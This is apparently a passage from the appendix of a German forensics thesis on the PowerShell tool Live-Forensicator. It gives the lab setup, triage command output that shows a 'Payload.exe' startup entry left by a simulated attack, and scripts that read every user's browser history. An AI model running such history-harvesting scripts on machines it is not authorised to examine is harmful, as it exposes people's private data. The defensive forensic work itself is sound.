Software	Microsoft Edge 117.0.2045.43 Live-Forensicator 3.3.2 VMware Tools 12357	Microsoft Edge 117.0.2045.43 VMware Tools 12357	Live-Forensicator 3.3.2 VMware Tools 12357	Metasploit-Framework v6.3.27-dev
Installierte Updates	KB5030179 KB5030211	KB5030179 KB5030211	KB5030216 KB5030186 KB5012170	-
PowerShell	5.1.19041.3031	5.1.19041.3031	5.1.20348.1850	-

IP-Adresse	172.31.21.11	172.31.21.12	172.31.21.21	172.31.21.111

A.2 Benutzerkonten der VMs

Benutzerkonto	Benutzername	Berechtigungen	Beschreibung
Administrator	Administrator	Domänen-administrator	Domänen-Admin der Domäne testlab-liveforensicator.de
Alice	alice	Domänenbenutzer; Lokaler Administrator auf WINPC01	Das Benutzer- und Computerkonto von Alice ist das Angriffsziel
Bob	bob	Domänen-administrator	Bob ist Domänen-Admin und Nutzer des WINPC02 als Ausführungs- und Auswertungsclient zum Start des LiveForensicator
Trudy	trudy	Admin auf die Maschine KALI01	Trudy stellt den Angreifer dar und verwendet dafür Maschine KALI01

A.3 Hardwareausstattung des ESXi-Servers und Versionsstände der VMware-Umgebung

Modell	ProLiant DL360 Gen9
CPU	12 CPUs - Intel Xeon CPU E5-2630 v3 2.40 GHz
RAM	256 GB
Festplattenspeicher	800 GB
Hypervisor	VMware ESXi 7.0.3

A.4 Module / Zusätzliche Ausführungsoptionen mit entsprechendem Parameter und Funktion

Modul	**Parameter**	**Funktion**
Eventlogs	-EVTX	Sammeln aller Windows Ereignisprotokolle
Arbeitsspeicher	-RAM	Erstellung eines RAM-Dumps (Mithilfe der mit Auslieferung zur Verfügung gestellten Software Winpmem)
Log4j	-LOG4J	Prüft auf log4j Sicherheitslücken mithilfe der Java-Klasse „JndiLookup“
Netzwerkmitschnitt	-PCAP	Starten eines 120-Sekunden Netzwerkmitschnitts (Mithilfe der mit Auslieferung zur Verfügung gestellten Software etl2pcapng64.exe)

Webserver Logdateien	-WEBLOGS	Sammeln der Logdateien des IIS und Apache
Ransomware	-RANSOMWARE	Überprüfung aller Dateien auf bekannte Dateiendungen von Ransomware
Verschlüsselung	-ENCRYPTED	Mithilfe des mitgelieferten Skripts FileCryptography.psm1 können gesammelte Artefakte zur Beweissicherung und zum Transport verschlüsselt werden

A.5 Ausprägungen der Sicherheitsrichtlinie *ExecutionPolicy*

Ausprägung / Wert	**Beschreibung**
Restricted	Die Ausführung von Skripten ist nicht gestattet. (Standard)
Unrestricted	Die Ausführung von lokalen als auch externen Skripten ist gestattet.
AllSigned	Es werden nur Skripte ausgeführt, die über ein digitales Zertifikat in Form einer Signatur verfügen.
RemoteSigned	Lokal erstellte Skripte können ausgeführt werden. Externe Skripte müssen eine digitale Signatur aufweisen.
Bypass	Die Ausführung wird nicht verhindert und es werden auch keine

	Warnungen oder Aufforderungen angezeigt.

A.6 Aktivierung von CredSSP zur Lösung des Double-Hop-Problems

Aktivierung von WSManCredSSP Client auf WINPC02 mit Delegierung an WINPC02

```
PS C:\Users\Bob.TSTLB-LVFRNSCTR> Enable-WSManCredSSP Client -DelegateComputer WINPC01
```

Aktivierung von WSManCredSSP Server auf WINPC01

```
PS C:\Users\alice.TSTLB-LVFRNSCTR> Enable-WSManCredSSP Server
```


A.7 Rückgabe *Get-DnsClientCache*

```
PS C:\Windows\system32> Get-DnsClientCache | select Entry, Name, Status, TimeToLive, Data


Entry      : winsrv01.testlab-liveforensicator.de
Name       : WINSRV01.testlab-liveforensicator.de
Status     : 0
TimeToLive : 2319
Data       : 172.31.21.21

Entry      : au.download.windowsupdate.com
Name       : au.download.windowsupdate.com
Status     : 0
TimeToLive : 3
Data       : wu-bg-shim.trafficmanager.net

Entry      : au.download.windowsupdate.com
Name       : wu-bg-shim.trafficmanager.net
Status     : 0
TimeToLive : 3
Data       : download.windowsupdate.com.edgesuite.net
```

A.8 Rückgabe *Get-WmiObject -class Win32_NetworkAdapter*

```
PS C:\Windows\system32> Get-WmiObject -class Win32_NetworkAdapter | Select-Object -Property AdapterType, ProductName, Description, MACAddress, Availability, NetConnectionStatus, NetEnabled, PhysicalAdapter


AdapterType        :
ProductName        : Microsoft Kernel Debug Network Adapter
Description        : Microsoft Kernel Debug Network Adapter
MACAddress         :
Availability       : 3
NetConnectionStatus :
NetEnabled         :
PhysicalAdapter    : False

AdapterType        :
ProductName        : WAN Miniport (SSTP)
Description        : WAN Miniport (SSTP)
MACAddress         :
Availability       : 3
NetConnectionStatus :
NetEnabled         :
PhysicalAdapter    : False
```

A.9 Rückgabe *Get-WmiObject Win32_NetworkAdapterConfiguration*



A.10 Rückgabe *Get-NetAdapter*

```
PS C:\Windows\system32> Get-NetAdapter | Select Name, InterfaceDescription, Status, MacAddress, LinkSpeed


Name                 : Ethernet0
InterfaceDescription : Ethernet-Adapter für vmxnet3
Status               : Up
MacAddress           : 00-50-56-93-E7-79
LinkSpeed            : 10 Gbps
```

A.11 Rückgabe *Get-NetIPAddress*

```
PS C:\Windows\system32> Get-NetIPAddress | Select InterfaceAlias, IPAddress, EnabledState, OperatingStatus,

InterfaceAlias              IPAddress                   EnabledState OperatingStatus
--------------              ---------                   ------------ ---------------
Ethernet0                   fe80::c9b0:dc8d:79b9:c3b9%11
Loopback Pseudo-Interface 1 ::1
Ethernet0                   172.31.21.11
Loopback Pseudo-Interface 1 127.0.0.1
```

A.12 Rückgabe *Get-NetConnectionProfile*

```
PS C:\Windows\system32> Get-NetConnectionProfile | Select Name, InterfaceAlias, NetworkCategory, IPv4Connectivity, IPv6Connectivity,


Name             : testlab-liveforensicator.de
InterfaceAlias   : Ethernet0
NetworkCategory  : DomainAuthenticated
IPv4Connectivity : LocalNetwork
IPv6Connectivity : NoTraffic
```

A.13 Rückgabe *Get-NetNeighbor*

```
PS C:\Windows\system32> Get-NetNeighbor | Select nterfaceAlias, IPAddress, LinkLayerAddress

nterfaceAlias IPAddress          LinkLayerAddress
------------- ---------          ----------------
              ff02::1:ffb9:c3b9  33-33-FF-B9-C3-B9
              ff02::1:3          33-33-00-01-00-03
              ff02::1:2          33-33-00-01-00-02
              ff02::fb           33-33-00-00-00-FB
              ff02::16           33-33-00-00-00-16
              ff02::2            33-33-00-00-00-02
              ff02::1            33-33-00-00-00-01
              ff02::1:2
              ff02::16
              239.255.255.250    01-00-5E-7F-FF-FA
              224.0.0.252        01-00-5E-00-00-FC
              224.0.0.251        01-00-5E-00-00-FB
              224.0.0.22         01-00-5E-00-00-16
              172.31.21.255      FF-FF-FF-FF-FF-FF
              172.31.21.111      00-50-56-93-58-CA
              172.31.21.21       00-50-56-93-C3-48
              172.31.21.12       00-00-00-00-00-00
              172.31.21.1        00-1A-8C-F0-70-F2
              239.255.255.250
              224.0.0.22
```

A.14 Rückgabe *Get-NetTCPConnection*

```
PS C:\Windows\system32> Get-NetTCPConnection | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State, OwningProcess, @{Name="Process";Expression={(Get-Process -Id $_.OwningProcess).ProcessName}}

LocalAddress  : ::
LocalPort     : 49692
RemoteAddress : ::
RemotePort    : 0
State         : Listen
OwningProcess : 2328
Process       : svchost

LocalAddress  : ::
LocalPort     : 49684
RemoteAddress : ::
RemotePort    : 0
State         : Listen
OwningProcess : 724
Process       : services
```

A.15 Rückgabe *Get-NetRoute*

```
PS C:\Windows\system32> Get-NetRoute | Where-Object -FilterScript {$_.NextHop -Ne "::"} | Where-Object -FilterScript {$_.NextHop -Ne "0.0.0.0"} | Where-Object -FilterScript {($_.NextHop.SubString(0,6) -Ne "fe80::")}

ifIndex DestinationPrefix                              NextHop                                 RouteMetric ifMetric PolicyStore
------- -----------------                              -------                                 ----------- -------- -----------
11      0.0.0.0/0                                      172.31.21.1                                     256 15       ActiveStore
```

A.16 Rückgabe *Get-NetRoute* und *Get-NetAdapter*

```
PS C:\Windows\system32> Get-NetRoute | Where-Object -FilterScript {$_.NextHop -Ne "::"} | Where-Object -FilterScript {$_.NextHop -Ne "0.0.0.0"} | Where-Object -FilterScript {($_.NextHop.SubString(0,6) -Ne "fe80::")} | Get-NetAdapter

Name                      InterfaceDescription                    ifIndex Status       MacAddress             LinkSpeed
----                      --------------------                    ------- ------       ----------             ---------
Ethernet0                 Ethernet-Adapter für vmxnet3                 11 Up           00-50-56-93-E7-79      10 Gbps
```

A.17 Rückgabe *Get-NetRoute* mit Filterung der maximalen Zeitspanne

```
PS C:\Windows\system32> Get-NetRoute | Where-Object -FilterScript {$_.ValidLifetime -Eq ([TimeSpan]::MaxValue)}

ifIndex DestinationPrefix                              NextHop                                  RouteMetric ifMetric PolicyStore
------- -----------------                              -------                                  ----------- -------- -----------
11      255.255.255.255/32                             0.0.0.0                                          256 15       ActiveStore
1       255.255.255.255/32                             0.0.0.0                                          256 75       ActiveStore
11      224.0.0.0/4                                    0.0.0.0                                          256 15       ActiveStore
1       224.0.0.0/4                                    0.0.0.0                                          256 75       ActiveStore
11      172.31.21.255/32                               0.0.0.0                                          256 15       ActiveStore
11      172.31.21.11/32                                0.0.0.0                                          256 15       ActiveStore
11      172.31.21.0/24                                 0.0.0.0                                          256 15       ActiveStore
1       127.255.255.255/32                             0.0.0.0                                          256 75       ActiveStore
1       127.0.0.1/32                                   0.0.0.0                                          256 75       ActiveStore
1       127.0.0.0/8                                    0.0.0.0                                          256 75       ActiveStore
11      0.0.0.0/0                                      172.31.21.1                                      256 15       ActiveStore
11      ff00::/8                                       ::                                               256 15       ActiveStore
1       ff00::/8                                       ::                                               256 75       ActiveStore
11      fe80::c9b0:dc8d:79b9:c3b9/128                  ::                                               256 15       ActiveStore
11      fe80::/64                                      ::                                               256 15       ActiveStore
1       ::1/128                                        ::                                               256 75       ActiveStore
```

A.18 Rückgabe *Get-NetFirewallRule*

```
PS C:\Windows\system32> Get-NetFirewallRule | Select-Object Name, DisplayName, Description, Direction, Action, EdgeTraversalPolicy, Owner, EnforcementStatus


Name                  : SNMPTRAP-In-UDP
DisplayName           : SNMP-Trapdienst (UDP eingehend)
Description           : Eingehende Regel für den SNMP-Trapdienst, die SNMP-Traps zulässt. [UDP 162]
Direction             : Inbound
Action                : Allow
EdgeTraversalPolicy   : Block
Owner                 :
EnforcementStatus     : NotApplicable

Name                  : SNMPTRAP-In-UDP-NoScope
DisplayName           : SNMP-Trapdienst (UDP eingehend)
Description           : Eingehende Regel für den SNMP-Trapdienst, die SNMP-Traps zulässt. [UDP 162]
Direction             : Inbound
Action                : Allow
EdgeTraversalPolicy   : Block
Owner                 :
EnforcementStatus     : NotApplicable
```


A.19 Rückgabe *Get-SMBShare*

```
PS C:\Windows\system32> Get-SmbShare | Select Description, Path, Volume

Description      Path       Volume
-----------      ----       ------
Remoteverwaltung C:\Windows \\?\Volume{9574cc2d-6024-45a7-80ef-0eec0ef89cc8}\
Standardfreigabe C:\        \\?\Volume{9574cc2d-6024-45a7-80ef-0eec0ef89cc8}\
Remote-IPC
```

A.20 Rückgabe *Get-WmiObject -class Win32_ComputerSystem -Username*

```
PS C:\Windows\system32> Get-WmiObject -class Win32_ComputerSystem | Select Username

Username
--------
TSTLB-LVFRNSCTR\alice
```

A.21 Rückgabe *Get-WmiObject -class Win32_ComputerSystem*



A.22 WMI-Klasse Win32_UserAccount - Ausprägungen des Attributs *AccountType* [41]

AccountType	Beschreibung
256	Lokales Benutzerkonto für Benutzer, die über ein primäres Konto in einer anderen Domäne verfügen. Dieses Konto bietet nur Benutzerzugriff auf diese Domäne – nicht auf eine Domäne, die dieser Domäne vertraut.
512	Standardkontotyp eines typischen Benutzers
2048	Konto für eine Systemdomäne, die anderen Domänen vertraut.
4096	Computerkonto für ein Computersystem unter Windows, das Mitglied dieser Domäne ist.
8192	Konto für einen Systemsicherungsdomänencontroller, der Mitglied dieser Domäne ist.

A.23 Rückgabe *Get-WmiObject -class Win32_UserAccount*

```
PS C:\Windows\system32> Get-WmiObject -Class Win32_UserAccount | Select-Object -Property AccountType, Domain, LocalAccount, Name, PasswordRequired, SID, SIDType


AccountType      : 512
Domain           : WINPC01
LocalAccount     : True
Name             : Administrator
PasswordRequired : True
SID              : S-1-5-21-2181618722-2445706857-2978307101-500
SIDType          : 1

AccountType      : 512
Domain           : WINPC01
LocalAccount     : True
Name             : Alice
PasswordRequired : False
SID              : S-1-5-21-2181618722-2445706857-2978307101-1001
SIDType          : 1
```

A.24 Rückgabe *Get-CimInstance -class Win32_Product*

```
PS C:\Windows\system32> Get-CimInstance -class Win32_Product | Select-Object Name, Version, Vendor, InstallDate, InstallSource, PackageName, LocalPackage


Name           : Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.32.31332
Version        : 14.32.31332
Vendor         : Microsoft Corporation
InstallDate    : 20230926
InstallSource  : C:\ProgramData\Package Cache\{3407B900-37F5-4CC2-B612-5CD5D580A163}v14.32.31332\packages\vcRuntimeMinimum_amd64\
PackageName    : vc_runtimeMinimum_x64.msi
LocalPackage   : C:\Windows\Installer\473ab9.msi

Name           : VMware Tools
Version        : 12.2.5.21855600
Vendor         : VMware, Inc.
InstallDate    : 20230926
InstallSource  : C:\Program Files\Common Files\VMware\InstallerCache\
PackageName    : {FE212230-3909-4415-9613-56F099DE02CC}.msi
LocalPackage   : C:\Windows\Installer\473ac0.msi
```

A.25 Rückgabe *Get-ItemProperty Registrierung HKLM*

```
PS C:\Windows\system32>  Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate

DisplayName                                                    DisplayVersion Publisher            InstallDate
-----------                                                    -------------- ---------            -----------

Microsoft Edge                                                 117.0.2045.43  Microsoft Corporation 20230929
Microsoft Edge Update                                          1.3.177.11
Microsoft Edge WebView2-Laufzeit                               117.0.2045.43  Microsoft Corporation 20230929

Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.32.31332 14.32.31332.0  Microsoft Corporation
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.32.31332     14.32.31332    Microsoft Corporation 20230926
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.32.31332 14.32.31332.0  Microsoft Corporation
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.32.31332        14.32.31332    Microsoft Corporation 20230926
```

A.26 Rückgabe *Get.ChildItem ENV:*

```
PS C:\Windows\system32> Get-ChildItem ENV: | Select Name, Value

Name                           Value
----                           -----
ALLUSERSPROFILE                C:\ProgramData
APPDATA                        C:\Users\alice.TSTLB-LVFRNSCTR\AppData\Roaming
CommonProgramFiles             C:\Program Files\Common Files
CommonProgramFiles(x86)        C:\Program Files (x86)\Common Files
CommonProgramW6432             C:\Program Files\Common Files
COMPUTERNAME                   WINPC01
ComSpec                        C:\Windows\system32\cmd.exe
DriverData                     C:\Windows\System32\Drivers\DriverData
HOMEDRIVE                      C:
HOMEPATH                       \Users\alice.TSTLB-LVFRNSCTR
LOCALAPPDATA                   C:\Users\alice.TSTLB-LVFRNSCTR\AppData\Local
LOGONSERVER                    \\WINSRV01
NUMBER_OF_PROCESSORS           4
OS                             Windows_NT
Path                           C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\alice.TSTLB-LVFRNSCTR\AppData\Local\Microsoft\WindowsApps
PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE         AMD64
PROCESSOR_IDENTIFIER           Intel64 Family 6 Model 63 Stepping 0, GenuineIntel
PROCESSOR_LEVEL                6
PROCESSOR_REVISION             3f00
ProgramData                    C:\ProgramData
ProgramFiles                   C:\Program Files
ProgramFiles(x86)              C:\Program Files (x86)
ProgramW6432                   C:\Program Files
PSModulePath                   C:\Users\alice.TSTLB-LVFRNSCTR\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC                         C:\Users\Public
SystemDrive                    C:
SystemRoot                     C:\Windows
TEMP                           C:\Users\ALICE~1.TST\AppData\Local\Temp
TMP                            C:\Users\ALICE~1.TST\AppData\Local\Temp
USERDNSDOMAIN                  TESTLAB-LIVEFORENSICATOR.DE
USERDOMAIN                     TSTLB-LVFRNSCTR
USERDOMAIN_ROAMINGPROFILE      TSTLB-LVFRNSCTR
USERNAME                       alice
USERPROFILE                    C:\Users\alice.TSTLB-LVFRNSCTR
windir                         C:\Windows
```

A.27 Rückgabe *Get-WmiObject -Class Win32_ComputerSystem*

```
PS C:\Windows\system32> Get-WmiObject -Class Win32_ComputerSystem | Select-Object -Property Name, Caption, SystemType, Manufacturer, Model, DNSHostName, Domain, PartOfDomain, Workgroup, CurrentTimeZone, PCSystemType, HyperVisorPresent


Name             : WINPC01
Caption          : WINPC01
SystemType       : x64-based PC
Manufacturer     : VMware, Inc.
Model            : VMware7,1
DNSHostName      : WINPC01
Domain           : testlab-liveforensicator.de
PartOfDomain     : True
Workgroup        :
CurrentTimeZone  : 60
PCSystemType     : 1
HyperVisorPresent : True
```

A.28 Rückgabe *Get-WmiObject -class Win32_OperatingSystem*

```
PS C:\Windows\system32> Get-WmiObject -Class Win32_OperatingSystem | Select-Object -Property Name, Description, Version, BuildNumber, InstallDate, SystemDrive, SystemDevice, WindowsDirectory, LastBootUpTime, Locale, LocalDateTime, NumberOfUsers, RegisteredUser, Organization, OSProductSuite


Name              : Microsoft Windows 10 Enterprise LTSC|C:\Windows|\Device\Harddisk0\Partition3
Description       :
Version           : 10.0.19044
BuildNumber       : 19044
InstallDate       : 20230926100101.000000+120
SystemDrive       : C:
SystemDevice      : \Device\HarddiskVolume3
WindowsDirectory  : C:\Windows
LastBootUpTime    : 20231030113359.500000+060
Locale            : 0407
LocalDateTime     : 20231112180520.792000+060
NumberOfUsers     : 7
RegisteredUser    : Alice
Organization      :
OSProductSuite    : 256
```

A.29 Rückgabe *Get-Hotfix*

```
PS C:\Windows\system32> Get-Hotfix| Select-Object -Property CSName, Caption, Description, HotfixID, InstalledBy, InstalledOn


CSName      : WINPC01
Caption     : http://support.microsoft.com/?kbid=5029919
Description : Update
HotfixID    : KB5029919
InstalledBy : NT-AUTORITÄT\SYSTEM
InstalledOn : 26.09.2023 00:00:00

CSName      : WINPC01
Caption     : http://support.microsoft.com/?kbid=5029923
Description : Update
HotfixID    : KB5029923
InstalledBy : NT-AUTORITÄT\SYSTEM
InstalledOn : 26.09.2023 00:00:00
```

A.30 Rückgabe *Get-MpComputerStatus*

```
PS C:\Windows\system32> Get-MpComputerStatus


AMEngineVersion                 : 1.1.23080.2005
AMProductVersion                : 4.18.23080.2006
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.23080.2006
AntispywareEnabled              : True
AntispywareSignatureAge         : 42
AntispywareSignatureLastUpdated : 01.10.2023 05:26:44
AntispywareSignatureVersion     : 1.397.1873.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 42
AntivirusSignatureLastUpdated   : 01.10.2023 05:26:43
AntivirusSignatureVersion       : 1.397.1873.0
BehaviorMonitorEnabled          : True
ComputerID                      : 5FD2C8AF-719E-49B9-B45A-3BB067512F17
ComputerState                   : 0
```

A.31 Rückgabe *Get-Process*

```
PS C:\Windows\system32> Get-Process | Select Handles, StartTime, PM, VM, SI, id, ProcessName, Path, Product, FileVersion


Handles     : 340
StartTime   : 30.10.2023 11:37:04
PM          : 8994816
VM          : 2203560288256
SI          : 1
Id          : 8488
ProcessName : ApplicationFrameHost
Path        : C:\Windows\system32\ApplicationFrameHost.exe
Product     : Microsoft® Windows® Operating System
FileVersion : 10.0.19041.746 (WinBuild.160101.0800)

Handles     : 92
StartTime   : 06.11.2023 17:52:10
PM          : 2637824
VM          : 56676352
SI          : 1
Id          : 6820
ProcessName : cmd
Path        : C:\Windows\SysWOW64\cmd.exe
Product     : Microsoft® Windows® Operating System
FileVersion : 10.0.19041.746 (WinBuild.160101.0800)
```

A.32 Rückgabe *Get-WmiObject Win32_StartupCommand*

```
PS C:\Windows\system32> Get-WmiObject Win32_StartupCommand | Select Command, User, Caption

Command                                                                                                   User                     Caption
-------                                                                                                   ----                     -------
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5 TSTLB-LVFRNSCTR\alice MicrosoftEdgeAutoLaunch_54323257A6A6B4B6210F03F600326BFB
c:\users\alice.tstlb-lvfrnsctr\Downloads\Payload.exe                                                      TSTLB-LVFRNSCTR\alice Payload
%windir%\system32\SecurityHealthSystray.exe                                                               Public                   SecurityHealth
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr                                              Public                   VMware User Process
```

A.33 Rückgabe *Get-ScheduledTask*

```
PS C:\Windows\system32> Get-ScheduledTask

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           MicrosoftEdgeUpdateTaskMachine... Running
\                                           MicrosoftEdgeUpdateTaskMachineUA  Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319 64 Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Ready
\Microsoft\Windows\AppID\                   EDP Policy Manager                Ready
\Microsoft\Windows\AppID\                   PolicyConverter                   Disabled
\Microsoft\Windows\AppID\                   VerifiedPublisherCertStoreCheck   Disabled
```

A.34 Rückgabe *Get-ScheduledTask – Status Running*

```
PS C:\Windows\system32> Get-ScheduledTask | ? State -eq running

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           MicrosoftEdgeUpdateTaskMachine... Running
\Microsoft\Windows\Multimedia\              SystemSoundsService               Running
\Microsoft\Windows\Wininet\                 CacheTask                         Running
```

A.35 Rückgabe *Get-ScheduledTask* und *Get-ScheduledTaskInfo*

```
PS C:\Windows\system32> Get-ScheduledTask | ? State -eq running | Get-ScheduledTaskInfo


LastRunTime        : 12.11.2023 14:03:03
LastTaskResult     : 2147946720
NextRunTime        : 13.11.2023 14:03:03
NumberOfMissedRuns : 0
TaskName           : MicrosoftEdgeUpdateTaskMachineCore
TaskPath           : \
PSComputerName     :

LastRunTime        : 30.10.2023 11:34:34
LastTaskResult     : 267009
NextRunTime        :
NumberOfMissedRuns : 0
TaskName           : SystemSoundsService
TaskPath           : \Microsoft\Windows\Multimedia\
PSComputerName     :

LastRunTime        : 30.10.2023 11:34:34
LastTaskResult     : 267009
NextRunTime        :
NumberOfMissedRuns : 0
TaskName           : CacheTask
TaskPath           : \Microsoft\Windows\Wininet\
PSComputerName     :
```

A.36 Rückgabe *Get-Service*

```
PS C:\Windows\system32> Get-Service | Select-Object Name, DisplayName, Status, StartType

Name                                DisplayName                                                Status StartType
----                                -----------                                                ------ ---------
AarSvc_5ea64                        Agent Activation Runtime_5ea64                           Stopped    Manual
AJRouter                            AllJoyn-Routerdienst                                     Stopped    Manual
ALG                                 Gatewaydienst auf Anwendungsebene                        Stopped    Manual
AppIDSvc                            Anwendungsidentität                                      Stopped    Manual
Appinfo                             Anwendungsinformationen                                  Running    Manual
AppMgmt                             Anwendungsverwaltung                                     Stopped    Manual
AppReadiness                        App-Vorbereitung                                         Stopped    Manual
AppVClient                          Microsoft App-V Client                                   Stopped  Disabled
AppXSvc                             AppX-Bereitstellungsdienst (AppXSVC)                     Running    Manual
AssignedAccessManagerSvc            AssignedAccessManager-Dienst                             Stopped    Manual
AudioEndpointBuilder                Windows-Audio-Endpunkterstellung                         Running Automatic
Audiosrv                            Windows-Audio                                            Running Automatic
```

A.37 Rückgabe *Get-ItemProperty HKLM – Registrierungspfad RUN*

```
PS C:\Windows\system32> Get-ItemProperty -Path HKLM:\Software\Microsoft\Windows\CurrentVersion\Run


SecurityHealth      : C:\Windows\system32\SecurityHealthSystray.exe
VMware User Process : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
PSPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
PSParentPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
PSChildName         : Run
PSDrive             : HKLM
PSProvider          : Microsoft.PowerShell.Core\Registry
```

A.38 Rückgabe *Get-WmiObject Win32_Logicaldisk*

```
PS C:\Windows\system32> Get-WmiObject Win32_Logicaldisk | Select DeviceID, DriveType, FreeSpace, Size, VolumeName


DeviceID   : C:
DriveType  : 3
FreeSpace  : 29332602880
Size       : 50863988736
VolumeName :
```

A.39 Rückgabe *Get-ItemProperty HKLM – Registrierungspfad USB*

```
PS C:\Windows\system32> Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Enum\USB*\*\* | Select FriendlyName, Driver, Mfg, DeviceDesc

FriendlyName Driver                                  Mfg                                                DeviceDesc
------------ ------                                  ---                                                ----------
             {36fc9e60-c465-11cf-8056-444553540000}\0001 @usbhub3.inf,%generic.mfg%;(Standard USB HUBs)       @usbhub3.inf,%usbhub3.roothubdevicedesc%;USB Root Hub (USB 3.0)
             {36fc9e60-c465-11cf-8056-444553540000}\0002 @usb.inf,%generic.mfg%;(Standard USB Host Controller) @usb.inf,%usb\composite.devicedesc%;USB Composite Device
             {745a17a0-74d3-11d0-b6fe-00a0c90f57da}\0000 @input.inf,%stdmfg%;(Standard system devices)        @input.inf,%hid.devicedesc%;USB Input Device
             {745a17a0-74d3-11d0-b6fe-00a0c90f57da}\0001 @input.inf,%stdmfg%;(Standard system devices)        @input.inf,%hid.devicedesc%;USB Input Device
```

A.40 Schleifendurchlauf zum Auslesen der Browserverläufe

Mozilla Firefox

```
$users = Get-ChildItem $Env:SystemDrive\Users|where{$_.name -notmatch 'Public|default'}
foreach ($user in $users){

    $Path = "$($user.fullname)\AppData\Roaming\Mozilla\Firefox\Profiles\"
    if (-not (Test-Path -Path $Path)) {
        Write-Verbose "[!] Could not find Chrome History for username: $user"
    }
    $Profiles = Get-ChildItem -Path "$Path\*.default\" -ErrorAction SilentlyContinue
    $Regex = '(http|https)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?'
    $Value = Get-Content $Profiles\places.sqlite | Select-String -AllMatches $regex |% {($_.Matches).Value} |Sort -Unique
    $Value | ForEach-Object {
        $Key = $_
        if ($Key -match $Search){

           New-Object -TypeName PSObject -Property @{
               User = $user
               Browser = 'Firefox'
               DataType = 'History'
               Data = $_
            }

        }
    } | Out-File BROWSING_HISTORY\Firefox_History_of_$user.txt

}
```

Google Chrome

```
$users = Get-ChildItem $Env:SystemDrive\Users|where{$_.name -notmatch 'Public|default'}
foreach ($user in $users){

    $Path = "$($user.fullname)\AppData\Local\Google\Chrome\User Data\Default\History"
    if (-not (Test-Path -Path $Path)) {
        Write-Verbose "[!] Could not find Chrome History for username: $user"
    }
    $Regex = '(http|https)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?'
    $Value = Get-Content -Path $path | Select-String -AllMatches $regex |% {($_.Matches).Value} |Sort -Unique
    $Value | ForEach-Object {
        $Key = $_
        if ($Key -match $Search){

           New-Object -TypeName PSObject -Property @{
               User = $user
               Browser = 'Chrome'
               DataType = 'History'
               Data = $_
            }

        }
    } | Out-File BROWSING_HISTORY\Chrome_History_of_$user.txt

}
```

Internet Explorer

```
$Null = New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS
$Paths = Get-ChildItem 'HKU:\' -ErrorAction SilentlyContinue | Where-Object { $_.Name -match 'S-1-5-21-[0-9]+-[0-9]+-[0-9]+-[0-9]+$' }

ForEach($Path in $Paths) {

    $User = ([System.Security.Principal.SecurityIdentifier] $Path.PSChildName).Translate( [System.Security.Principal.NTAccount]) | Select -ExpandProperty Value

    $Path = $Path | Select-Object -ExpandProperty PSPath

    $UserPath = "$Path\Software\Microsoft\Internet Explorer\TypedURLs"
    if (-not (Test-Path -Path $UserPath)) {
        Write-Verbose "[!] Could not find IE History for SID: $Path"
    }
    else {
        Get-Item -Path $UserPath -ErrorAction SilentlyContinue | ForEach-Object {
            $Key = $_
            $Key.GetValueNames() | ForEach-Object {
                $Value = $Key.GetValue($_)
                if ($Value -match $Search) {
                    New-Object -TypeName PSObject -Property @{
